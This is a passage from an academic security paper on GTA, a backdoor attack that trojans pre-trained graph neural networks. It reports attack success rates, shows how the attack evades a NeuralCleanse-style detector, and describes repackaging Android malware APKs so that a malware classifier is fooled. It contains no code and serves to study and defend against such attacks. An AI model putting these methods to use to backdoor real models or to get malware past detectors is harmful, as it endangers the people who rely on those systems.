


Figure 5: Impact of inner-outer optimization ratio n_{io} on the trade-off of attack effectiveness and evasiveness in inductive tasks.

trained with graph-level multi-task supervised training [25] on the ChEMBL dataset [38], containing 456K molecules with 1,310 kinds of diverse biochemical assays. We transfer this model to the tasks of classifying the AIDS and Toxicant datasets. The default setting is identical to the transfer case.

Attack efficacy – Table 4 summarizes the attack efficacy of GTA on the pre-trained GNN under varying settings of the available data ($|\mathcal{D}|/|\mathcal{T}|$). We have the observations below.

First, across all the cases, the three attacks are ranked as GTA > BL^{II} > BL^{I} in terms of their effectiveness, highlighting the advantage of using flexible trigger definitions.

Second, the effectiveness of GTA increases as more data from the downstream task becomes available. For instance, the *ASR* of BL^{I} grows about 30% as $|\mathcal{D}|/|\mathcal{T}|$ increases from 0.2 to 5% on AIDS. In comparison, GTA is fairly insensitive to the available data. For instance, with $|\mathcal{D}|/|\mathcal{T}| = 0.2\%$, it attains over 92.5% *ASR* on Toxicant.

Third, by comparing Table 3 and 4, it is observed that GTA appears slightly more effective on the off-the-shelf GNN. For instance, with $|\mathcal{D}|/|\mathcal{T}| = 5\%$, BL^{II} attains 86.1% and 94.1% *ASR* on the trained-from-scratch and off-the-shelf GNN models respectively on AIDS. This is perhaps explained by that the models pre-trained under the multi-task supervised setting tend to have superior transferability to downstream tasks [25], which translates into more effective backdoor attacks and less reliance on available data.

Trigger size n_{trigger} – We then evaluate the impact of trigger size n_{trigger} on GTA. Figure 6 shows the effectiveness (*ASR*) and evasiveness (*CAD*) of GTA as a function of n_{trigger}. It is observed that similar to Figure 4, the effectiveness of all the attacks monotonically increases with n_{trigger} and meanwhile their evasiveness marginally drops (less than 3.6%). It seems that among the three attacks GTA achieves the best balance between the two objectives, which is perhaps attributed to the flexibility bestowed by the trigger adaptiveness.




Figure 6: Impact of trigger size n_{trigger} on the attack effectiveness and evasiveness of GTA against off-the-shelf models.




Figure 7: Impact of inner-outer optimization ratio n_{io} on the attack effectiveness and evasiveness of GTA against off-the-shelf models.

Inner-outer optimization ratio n_{io} – Figure 7 illustrates the performance of GTA as the inner-outer optimization ratio n_{io} varies from 0.125 to 8, which shows trends highly similar to the transfer cases in Figure 5: of all the attacks, their effectiveness and evasiveness respectively show positive and negative correlation with n_{io}, while GTA is the least sensitive to n_{io}. Given the similar observations on both trained-from-scratch and off-the-shelf GNNs, it is expected that with proper configuration, GTA is applicable to a range of settings.

Setting	Available Data ($\lvert\mathcal{D}\rvert/\lvert\mathcal{T}\rvert$)	Attack Effectiveness (ASR | AMC) BL$^{\text{I}}$	BL$^{\text{II}}$	GTA	Attack Evasiveness (CAD | ADD | AEC | ACC) BL$^{\text{I}}$	BL$^{\text{II}}$	GTA
ChEMBL →AIDS	0.2%	68.2% .805	77.3% .796	94.4% .937	1.3%	2.2%	1.5%
	1%	92.0% .976	97.5% .994	99.0% .994	1.1% 1.6×10^{-2} 2.3% 6.5%	1.0% 9.2×10^{-3} 2.1% 5.9%	1.2% 7.6×10^{-3} 1.5% 2.5%
	5%	98.1% .992	100% .987	100% .995	0.4%	0.7%	0.3%
ChEMBL → Toxicant	0.2%	78.0% .847	78.8% .876	92.5% .915	0.7%	0.3%	0.4%
	1%	83.5% .929	86.0% .940	96.4% .971	0.6% 1.4×10^{-2} 2.4% 8.1%	0.0% 8.5×10^{-3} 1.4% 1.7%	0.1% 7.0×10^{-3} 1.4% 1.1%
	5%	92.7% .956	94.1% .983	99.2% .995	0.3%	0.0%	0.0%

Table 4. Performance of GTA against pre-trained, off-the-shelf GNN models.

Dataset	Effectiveness (ASR% | AMC) BL$^{\text{I}}$	BL$^{\text{II}}$	GTA	Evasiveness (CAD%) BL$^{\text{I}}$	BL$^{\text{II}}$	GTA
Bitcoin	52.1 .894	68.6 .871	89.7 .926	0.9	1.2	0.9
Facebook	42.6 .903	59.6 .917	69.1 .958	4.0	2.9	2.4

Table 5. Performance of GTA in transductive tasks.




Figure 8: Impact of trigger size n_{trigger} on the attack effectiveness and evasiveness of GTA in transductive tasks.

Q_3: Is GTA effective in transductive tasks?

We now evaluate GTA under the transductive setting, in which given a graph and a set of labeled nodes, the system classifies the remaining unlabeled nodes. Specifically, given a subgraph g in G (designated by the adversary), by replacing g with the trigger g_t, the adversary aims to force all the unlabeled nodes within K hops of g_t (including g_t) to be classified to target class y_t, where K is the number of layers of the GNN.

In each task, we randomly partition G's nodes into 20% as the labeled set $\mathcal{V}_{\text{L}}$ and 80% as the unlabeled set $\mathcal{V}_{\text{U}}$. We then randomly sample 100 subgraphs from G as the target subgraphs $\{g\}$. Similar to the inductive attacks, we measure the attack effectiveness and evasiveness using *ASR* (*AMC*) and *CAD* respectively. In particular, *ASR* (*AMC*) is measured over the unlabeled nodes within K hops of g, while *CAD* is measured over all the other unlabeled nodes.

Attack efficacy – Table 5 summarizes the attack performance of GTA. Similar to the inductive case (*cf.* Table 3), GTA outperforms the rest by a larger margin in the transductive tasks. For instance, on Bitcoin, GTA attains 37.6% and 21.1% higher *ASR* than BL$^{\text{I}}$ and BL$^{\text{II}}$ respectively. This is explained as follows. Compared with the inductive tasks, the graphs in the transductive tasks tend to be much larger (*e.g.*, thousands versus dozens of nodes) and demonstrate more complicated topological structures; being able to adapt trigger patterns to local topological structures significantly boosts the attack effectiveness. Further, between the two datasets, the attacks attain higher *ASR* on Bitcoin, which may be attributed to that all the node features in Facebook are binary-valued, negatively impacting the effectiveness of feature perturbation.




Figure 9: Impact of inner-outer optimization ratio n_{io} on the attack effectiveness and evasiveness of GTA in transductive tasks.





Figure 10: Impact of feature mask size n_{mask} on the attack effectiveness and evasiveness of GTA in transductive tasks.

Trigger size n_{trigger} – Figure 8 shows the impact of trigger size n_{trigger}. Observe that as n_{trigger} varies from 3 to 15, the *ASR* of all the attacks first increases and then slightly drops. We have a possible explanation as follow. The "influence" of trigger g_t on its neighborhood naturally grows with n_{trigger}; meanwhile, the number of unlabeled nodes $\mathcal{N}_K(g_t)$ within g_t's vicinity also increases super-linearly with n_{trigger}. Once the increase of $\mathcal{N}_K(g_t)$ outweighs g_t's influence, the attack effectiveness tends to decrease. Interestingly, n_{trigger} seems have limited impact on GTA's *CAD*, which may be attributed to that g_t's influence is bounded by K hops.

Inner-outer optimization ratio n_{io} – Figure 9 shows the efficacy of GTA as a function of the inner-outer optimization ratio n_{io}. The observations are similar to the inductive case (*cf.* Figure 5): of all the attacks, their effectiveness and evasiveness respectively show positive and negative correlation with n_{io}, while GTA is the least sensitive to n_{io}.

Feature mask size n_{mask} – Recall that one may optimize GTA by limiting the number of perturbable features at each node of the to-be-replaced subgraph (§ 3.5). We now evaluate the impact of feature mask size n_{mask}, which specifies



(a) (b)

Figure 11: Interactions of trigger size n_{trigger} and feature mask size n_{mask} on Bitcoin: (a) $n_{\text{mask}} = 1\%$; (b) $n_{\text{mask}} = 50\%$.

Classifier	Accuracy (%)	Effectiveness (ASR%)			Evasiveness (CAD%)		
		BL$^{\text{I}}$	BL$^{\text{II}}$	GTA	BL$^{\text{I}}$	BL$^{\text{II}}$	GTA
NB	95.4	87.7	92.4	99.5	1.5	0.9	0.7
RF	97.4	85.8	88.0	90.1	0.9	0.9	0.6
GB	97.4	82.7	89.3	94.0	0.6	0.6	0.6

Table 6. Performance of GTA with respect to different downstream classifiers: NB - Naïve Bayes; RF - Random Forest; GB - Gradient Boosting.

the percentage of perturbable features, with results shown in Figure 10. Observe that the attack effectiveness shows strong correlation with n_{mask}. As n_{mask} varies from 1% to 50%, the *ASR* of GTA increases by 15% on Bitcoin. Intuitively, larger perturbation magnitude leads to more effective attacks. Meanwhile, n_{mask} negatively impacts the attack evasiveness, which is especially evident on Facebook. This can be explained by: (*i*) unlike other parameters (*e.g.*, n_{trigger}), as it affects the feature extraction of all the nodes, n_{mask} has a "global" impact on the GNN behaviors; and (*ii*) as all the features of Facebook are binary-valued, n_{mask} tends to have a larger influence.

We are also interested in understanding the interplay between n_{trigger} and n_{mask}, which bound triggers in terms of topology and feature perturbation respectively. Figure 11 compares the attack efficacy (as a function of n_{trigger}) under $n_{\text{mask}} = 1\%$ and 50%. When the number of perturbable features is small ($n_{\text{mask}} = 1\%$), increasing the trigger size may negatively impact *ASR*, due to the super-linear increase of neighboring size; when $n_{\text{mask}} = 50\%$, increasing n_{trigger} improves the attack effectiveness, due to the mutual "reinforcement" between feature and topology perturbation; yet, larger n_{mask} also has more significant influence on *CAD*. Therefore, the setting of n_{trigger} and n_{mask} needs to carefully balance these factors.

Q$_4$: Is GTA agnostic to downstream models?

We now instantiate the downstream classifier with alternative models (with the GNN fixed as GCN), including Naïve Bayes (NB), Random Forest (RF), and Gradient Boosting (GB). We evaluate the impact of the classifier on different attacks in the transfer case of ChEMBL→Toxicant, with results in Table 6. Observe that the classifier has a limited impact on GTA. For instance, compared with Table 4 ($|\mathcal{D}|/|\mathcal{T}|$=1%), the *ASR* and *CAD* of GTA vary by less than 9.4% and 0.6%, respectively, implying its insensitivity to the classifier.

Possible explanations – Let $\tilde{G}$ denote an arbitrary trigger-embedded graph. Recall that the optimization of Eq (3) essentially shifts $\tilde{G}$ in the feature space by minimizing $\Delta_{f_\theta}(\tilde{G}) = \|f_\theta(\tilde{G}) - \mathbb{E}_{G\sim P_{y_t}} f_\theta(G)\|$ (with respect to classes other than y_t), where P_{y_t} is the data distribution of target class y_t.

Now consider the end-to-end system $h \circ f_\theta$. Apparently, if $\Delta_{h\circ f_\theta}(\tilde{G}) = \|h \circ f_\theta(\tilde{G}) - \mathbb{E}_{G\sim P_{y_t}} h \circ f_\theta(G)\|$ is minimized (with respect to classes other than y_t), it is likely that $\tilde{G}$ is classified as y_t. One sufficient condition is that $\Delta_{h\circ f_\theta}$ is linearly correlated with Δ_{f_θ}: $\Delta_{h\circ f_\theta} \propto \Delta_{f_\theta}$. If so, we say that the function represented by downstream model h is pseudo-linear [26].

Yet, compared with GNNs, most downstream classifiers are fairly simple and tend to show strong pseudo-linearity. One may thus suggest mitigating GTA by adopting complex downstream models. However, complex models are difficult to train especially when the training data is limited, which is often the case in transfer learning.

Metric	# GCN Layers		
	1	2	3
ASR/AMC	95.4%/.997	98.0%/.996	99.1%/.998
ACC	92.2%	93.9%	95.2%

Table 7. ASR of GTA and overall accuracy as functions of GNN model complexity (Toxicant → AIDS).

5 Discussion

5.1 Causes of attack vulnerabilities

Today's GNNs are complex artifacts designed to model highly non-linear, non-convex functions over graphs. Recent studies [68] show that with GNNs are expressive enough for powerful graph isomorphism tests [66]. These observations may partially explain why, with careful perturbation, a GNN is able to "memorize" trigger-embedded graphs yet without comprising its generalizability on other benign graphs.

To validate this hypothesis, we empirically assess the impact of model complexity on the attack effectiveness of GTA. We use the transfer case of Toxicant →AIDS in § 4 as a concrete example. We train three distinct GCN models with 1-, 2-, and 3-aggregation layers respectively, representing different levels of model complexity. We measure their clean accuracy and the *ASR* of GTA on such models, with results in Table 7.

Observe that increasing model complexity benefits the attack effectiveness. As the layer number varies from 1 to 3, the *ASR* of GTA grows by about 3.7%. We may thus postulate the existence of the correlation between model complexity and attack effectiveness. Meanwhile, increasing model complexity also improves the system performance, that is, the overall accuracy increases by 3%. Therefore, reducing GNN complexity may not be a viable option for defending against GTA, as it may negatively impact system performance.

5.2 Potential countermeasures

As GTA represents a new class of backdoor attacks, one possibility is to adopt the mitigation in other domains (*e.g.*, im-

ages) to defend against GTA. The existing defenses can be roughly classified into two major categories: identifying suspicious models during model inspection (*e.g.*, [9, 33, 60]), and detecting trigger-embedded inputs at inference time (*e.g.*, [7, 11, 13, 17]). We thus extend NeuralCleanse (NC) [60] and Randomized-Smoothing (RS) [75] as the representative defenses of the two categories, and evaluate their effectiveness against GTA (details of RS deferred to § B.1).

Model inspection – We aim to detect suspicious GNNs and potential backdoors at the model inspection stage [9, 33, 60]. We consider NC [60] as a representative method, upon which we build our defense against GTA. Intuitively, given a DNN, NC searches for potential backdoors in every class. If a class is embedded with a backdoor, the minimum perturbation (L_1-norm) necessary to change all the inputs in this class to the target class is abnormally smaller than other classes.

To apply this defense in our context, we introduce the definition below. Given trigger g_t and to-be-replaced subgraph g, let g_t comprise nodes $v_1, \ldots, v_n$ and g correspondingly comprise $u_1, \ldots, u_n$. The cost of substituting g with g_t is measured by the L_1 distance of their concatenated features:

$$\Delta(g_t, g) = \|X_{v_1} \uplus \ldots \uplus X_{v_n} - X_{u_1} \uplus \ldots \uplus X_{u_n}\|_1 \qquad (11)$$

where X_{v_i} is v_i's feature vector (including both its topological and descriptive features) and $\uplus$ denotes the concatenation operator. Intuitively, this measure accounts for both topology and feature perturbation.

We assume a set of benign graphs $\mathcal{D}$. Let $\mathcal{D}_y$ be the subset of $\mathcal{D}$ in class y and $\mathcal{D}_{\bar{y}}$ as the rest. For each class y, we search for the optimal trigger g_t to change the classification of all the graphs in $\mathcal{D}_{\bar{y}}$ to y. The optimality is defined in terms of the minimum perturbation cost (*MPC*):

$$\min_{g_t} \sum_{G \in \mathcal{D}_{\bar{y}}} \min_{g \subset G} \Delta(g_t, g) \quad \text{s.t.} \quad h \circ f_\theta(G \ominus g \oplus g_t) = y \qquad (12)$$

where $G \ominus g \oplus g_t$ denotes G after substituting g with g_t.

We consider three settings for searching for triggers: (i) the trigger g_t^{I} with topology and features universal for all the graphs in $\mathcal{D}_{\bar{y}}$; (ii) the trigger g_t^{II} with universal topology but features adapted to individual graphs; and (iii) the trigger g_t^{III} with both topology and features adapted to individual graphs.

Results and analysis – We evaluate the above defense in the transfer case of pre-trained, off-the-shelf GNN models (ChEMBL→Toxicant). We sample 100 graphs from each class ('0' and '1') of the Toxicant dataset to form $\mathcal{D}$. For comparison, we also run the search on a benign GNN. All the attacks consider '1' as the target class. Figure 12 visualizes the *MPC* measures with respect to each class under varying settings of GNNs, attacks, and trigger definitions.

We have the following observations. First, even on benign models, the *MPC* measure varies across different classes, due to their inherent distributional heterogeneity. Second, on the same model (each column), the measure decreases as the trigger definition becomes more adaptive as tailoring to individual graphs tends to lead to less perturbation. Third, under the same trigger definition (each row), BL^{I} and BL^{II} show significantly disparate *MPC* distributions across the two classes, while the *MPC* distributions of GTA and benign models seem fairly similar, implying the difficulty of distinguishing GNNs trojaned by GTA based on their *MPC* measures.




Figure 12: MPC-based backdoor detection (ChEMBL→Toxicant): (i)-(iii) triggers with universal topology and features, universal topology and adaptive features, and adaptive topology and features; (a) benign GNN; (b)-(d) trojan GNNs by BL^{I}, BL^{II}, and GTA.

Trigger Definition	*p*-Value of GNN under Inspection			
	Benign	BL^{I}	BL^{II}	GTA
g_t^{I}	2.6×10^{-9}	1.0×10^{-0}	1.8×10^{-1}	5.4×10^{-7}
g_t^{II}	5.8×10^{-11}	1.0×10^{-0}	2.6×10^{-1}	1.3×10^{-13}
g_t^{III}	1.9×10^{-5}	1.7×10^{-1}	8.4×10^{-2}	9.3×10^{-4}

Table 8. Kolmogorov-Smirnov test of the *MPC* measures of benign and trojan GNNs (ChEMBL → Toxicant).

To validate the observations, on each model, we apply the one-tailed Kolmogorov-Smirnov test [45] between the *MPC* distributions of the two classes, with the null hypothesis being that the *MPC* of the target class is significantly lower than the other class. Table 8 summarizes the results. Observe that regardless of the trigger definition, BL^{I} and BL^{II} show large *p*-values (≥ 0.08), thereby lacking support to reject the null hypothesis; meanwhile, the benign GNN and GTA demonstrate much smaller *p*-values (< 0.001), indicating strong evidence to reject the null hypothesis (*i.e.*, the *MPC* of the target class is not significantly lower). Thus, relying on *MPC* to detect GTA tends to give missing or incorrect results.

We provide a possible explanation. Intuitively, NC relies on the assumption that a trojan model creates a "shortcut" (*i.e.*, the trigger perturbation) for all the trigger-embedded inputs to reach the target class. However, this premise does not necessarily hold for GTA: given its adaptive nature, each individual graph may have a specific shortcut to reach the target class, rendering the detection less effective. It thus seems crucial to carefully account for the trigger adaptiveness in designing countermeasures against GTA.

5.3 Input-space attacks

While GTA directly operates on graph-structured inputs, there are scenarios in which non-graph inputs are converted to graphs for GNNs to process. In this case, the adversary must ensure that any perturbation on the graph after applying the trigger can be realistically projected back to the input space, where the adversary performs the manipulation. Although input-space attacks are an ongoing area of research [44], here we discuss the challenges and potential solutions to the problem for graph-structure data.

Challenges and solutions – Let $\mathcal{X}$ and $\mathcal{G}$ be the input and graph spaces, π be the transformation mapping an input $X \in \mathcal{X}$ to its graph $G \in \mathcal{G}$, and r and δ be the corresponding perturbations in the input and graph spaces, respectively. To implement GTA in the input space, the adversary needs to (*i*) find r corresponding to given δ and (*ii*) ensure that r satisfies the semantic constraints ρ of the input space (*e.g.*, malware retains its malicious functionality). We temporarily assume it is feasible to find r for given δ and focus on enforcing r to satisfy the input-space constraint ρ.

Transferable constraint – In the case that ρ directly applies to the graph space, we may constrain r to be the transplantation of syntactically-equivalent benign ASTs. For example, we may craft malicious JavaScripts (input space) using ASTs (graph space) [15] taken from benign samples.

Specifically, we define a function $\rho(G)$ to measure G's compliance with ρ. We differentiate two cases. First, if ρ is differentiable (*e.g.*, modeled as GNN [68]), we define a regularizer in training g_t (*cf.* Eq (2)):

$$\ell_{\text{reg}}(g_t) = \mathbb{E}_{G \in \mathcal{D}_{[y_t]}} \Delta(\rho(G), \rho(m(G; g_t))) \tag{13}$$

where Δ measures the difference of the compliance of two graphs G and $m(G; g_t)$. Second, if ρ is non-differentiable, we restrict δ to perturbations guaranteed to satisfy ρ. For instance, to preserve the functionality of a malicious program, we may add edges corresponding to no-op calls in its CFG.

Non-transferable constraint – In the case that ρ is inapplicable to the graph space, it is infeasible to directly check δ's validity. For instance, it is difficult to check the tree structure of a PDF malware to determine whether it preserves the malicious network functionality [70].

We consider two cases. (*i*) If π's inversion π^{-1} and ρ are differentiable, we define a regularizer in training g_t (*cf.* Eq (2)):

$$\ell_{\text{reg}}(g_t) = \mathbb{E}_{G \in \mathcal{D}_{[y_t]}} \rho\left(\pi^{-1}(m(G; g_t))\right) \tag{14}$$

(*ii*) If π^{-1} or ρ is non-differentiable, one may use a problem-driven search strategy. Specifically, the search starts with a random mutation δ and learns from experience how to appropriately mutate it to satisfy ρ and the objectives in Eq (3). To implement this strategy, it requires to re-design GTA within a reinforcement learning framework.

Case study – Here, we conduct a case study of input-space GTA in the task of detecting malicious Android APKs [1].

Attack Setting	Effectiveness (ASR|AMC)		Evasiveness (CAD)	
	input-space	graph-space	input-space	graph-space
Topology Only	94.3% .952	97.2% .977	0.9%	0.0%
Topology + Feature	96.2% .971	100% .980	1.9%	0.9%

Table 9. Comparison of input-space and graph-space GTA. Topology-only – node features are defined as occurrences of API names; only topology perturbation is allowed. Topology & Feature – node features are defined as detailed call features; both topology and feature perturbations are allowed.

We conduct input-space GTA as a repackaging process [51], which converts a given APK X to its call-graph G (using Soot[4]), injects the trigger into G to form another graph $\tilde{G}$, and converts $\tilde{G}$ back to a perturbed APK $\tilde{X}$ (using Soot). Yet, the perturbation to G must ensure that it is feasible to find $\tilde{X}$ corresponding to $\tilde{G}$, while $\tilde{X}$ preserves X's functionality. We thus define the following perturbation:

The perturbation to G's topological structures is limited to adding no-op calls. Specifically, we define a binary mask matrix M_{msk} and set its ij-th entry as 1 if (*i*) A_{ij} is 1, which retains the original call, or (*ii*) node i is an external method, which is controlled by the adversary, and node j is either an external method or an internal read-only method, which does not influence the original functionality.

The perturbation to G's node features is limited to the modifiable features in Table 11 and constrained by their semantics. Specifically, we use the 23∼37-th features, which correspond to the call frequencies of 15 specific instructions and only increase their values, implementable by adding calls of such instructions during the repackaging process. Here, we focus on showing the feasible of input-space attacks, while admitting the possibility that such no-op calls could be potentially identified and removed via decompiling the APK file.

Results and analysis – We evaluate input-space GTA on the AndroZoo dataset (*cf.* Table 1), which is partitioned into 50%/50% for the pre-training and downstream tasks, respectively. We use a GCN as the feature extractor and a FCN as the classifier (*cf.* Table 10). We consider two settings. (*i*) Each node is associated with a one-hot vector, each dimension corresponding to one key API of fundamental importance to malware detection [19]. Under this setting, the attack is only allowed to perturb topological structures. (*ii*) Each node is associated with 40 call features (*cf.* Table 11). Under this setting, the attack is allowed to perturb both topological structures and node features. The system built upon benign GNNs achieves 95.3% and 98.1% *ACC* under the two settings, respectively.

We implement input-space GTA and compare it with graph-space GTA unbounded by input-space constraints. The results are summarized in Table 9. Under both settings, input-space and graph-space attacks attain high effectiveness (with *ASR* above 94% and *AMC* over 0.95), effectively retain the accuracy of benign GNNs (with *CAD* below 2%). As expected, due to its additional semantic constraints, input-space GTA performs worse than graph-space GTA in terms of both effectiveness and evasiveness; yet, because of the adaptive nature of GTA,

[4] Soot: https://github.com/soot-oss/soot

the constraints have a limited impact (e.g., less than 4% lower in *ASR* and less than 1% higher in *CAD*).

We further manually inspect the APKs repackaged by input-space GTA to verify the correctness of the perturbations: (*i*) we install the APK on an Android device and test its functionality; (*ii*) we apply Soot to convert the repackaged APK back to its call-graph and check whether all the injected calls are successfully retained; (*iii*) we trigger the methods where the injected calls originate to check whether the app crashes or whether there are warnings/errors in the system logs. With the manual inspection of the repackaged APKs, we find all the input-space perturbations satisfy (*i*), (*ii*), and (*iii*).

Limitations – Although the case study above demonstrates an example of input-space GTA, there are still limitations that may impact its feasibility in certain settings, which we believe offers several interesting avenues for future research. First, it may be inherently infeasible to modify the input to achieve the desirable perturbation in the graph space. For instance, it is often assumed difficult to directly modify biometric data (*e.g.*, fingerprints). Further, there are cases in which it is impractical to model the semantic constraints, not to mention using them to guide the attack. For instance, it is fundamentally difficult to verify the existence of chemical compounds corresponding to given molecular graphs [74]. Finally, the adversary may only have limited control over the input. For instance, the adversary may only control a small number of accounts in a social network such as Facebook, while the perturbation (*e.g.*, adding fake relationships) may be easily nullified by the network's dynamic evolution.

6 Related Work

With their wide use in security-critical domains, DNNs become the new targets of malicious manipulations [3]. Two primary types of attacks are considered in the literature.

Adversarial attacks – One line of work focuses on developing new attacks of crafting adversarial inputs to deceive target DNNs [6, 20, 43, 55]. Another line of work attempts to improve DNN resilience against existing attacks by devising new training strategies (*e.g.*, adversarial training) [22, 29, 42, 57] or detection methods [18, 36, 39, 69]. However, such defenses are often penetrated or circumvented by even stronger attacks [2, 31], resulting in a constant arms race.

Backdoor attacks – The existing backdoor attacks can be classified based on their targets. In class-level attacks, specific triggers (*e.g.*, watermarks) are often pre-defined, while the adversary aims to force all the trigger-embedded inputs to be misclassified by the trojan model [21, 34]. In instance-level attacks ("clean-label" backdoors), the targets are pre-defined, unmodified inputs, while the adversary attempts to force such inputs to be misclassified by the trojan model [26, 27, 50, 54]. The existing defenses against backdoor attacks mostly focus on class-level attacks, which, according to their strategies, include (*i*) cleansing potential contaminated data at training time [58], (*ii*) identifying suspicious models during model inspection [9, 33, 60], and (*iii*) detecting trigger-embedded inputs at inference [7, 11, 13, 17].

Attacks against GNNs – In contrast of the intensive research on general DNNs, the studies on the security properties of GNNs for graph-structured data are still sparse. One line of work attempts to deceive GNNs via perturbing the topological structures or descriptive features of graph data at inference time [12, 61, 77]. Another line of work aims to poison GNNs during training to degrade their overall performance [4, 32, 78]. The defenses [63, 67] against such attacks are mostly inspired by that for general DNNs (*e.g.*, adversarial training [37]).

Despite the plethora of prior work, the vulnerabilities of GNNs to backdoor attacks are largely unexplored. Concurrent to this work, Zhang *et al.* [75] propose a backdoor attack against GNNs via training trojan GNNs with respect to pre-defined triggers. This work differs in several major aspects: (*i*) considering both inductive and transductive tasks, (*ii*) optimizing both triggers and trojan models, and (*iii*) exploring the effectiveness of state-of-the-art backdoor defenses.

7 Conclusion

This work represents an in-depth study on the vulnerabilities of GNN models to backdoor attacks. We present GTA, the first attack that trojans GNNs and invokes malicious functions in downstream tasks via triggers tailored to individual graphs. We showcase the practicality of GTA in a range of security-critical applications, raising severe concerns about the current practice of re-using pre-trained GNNs. Moreover, we provide analytical justification for such vulnerabilities and discuss potential mitigation, which might shed light on pre-training and re-using GNNs in a more secure fashion.

Acknowledgments

We thank our shepherd Scott Coull and anonymous reviewers for their constructive feedback. This work is supported by the National Science Foundation under Grant No. 1951729, 1953813, and 1953893. Any opinions, findings, and conclusions or recommendations are those of the authors and do not necessarily reflect the views of the National Science Foundation. Shouling Ji was partly supported by the National Key Research and Development Program of China under No. 2018YFB0804102 and No. 2020YFB2103802, NSFC under No. 61772466, U1936215, and U1836202, the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, and the Fundamental Research Funds for the Central Universities (Zhejiang University NGICS Platform).

References

[1] Kevin Allix, Tegawendé F. Bissyandé, Jacques Klein, and Yves Le Traon. AndroZoo: Collecting Millions of Android Apps for the Research Community. In *Proceedings of Conference on Mining Software Repositories (MSR)*, 2016.

[2] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated Gradients Give a False Sense of Security: Circumventing Defenses to Adversarial Examples. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[3] Battista Biggio and Fabio Roli. Wild Patterns: Ten Years after The Rise of Adversarial Machine Learning. *Pattern Recognition*, 84:317–331, 2018.

[4] Aleksandar Bojchevski and Stephan Günnemann. Adversarial Attacks on Node Embeddings via Graph Poisoning. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2019.

[5] BVLC. ModelZoo. https://github.com/BVLC/caffe/wiki/Model-Zoo, 2017.

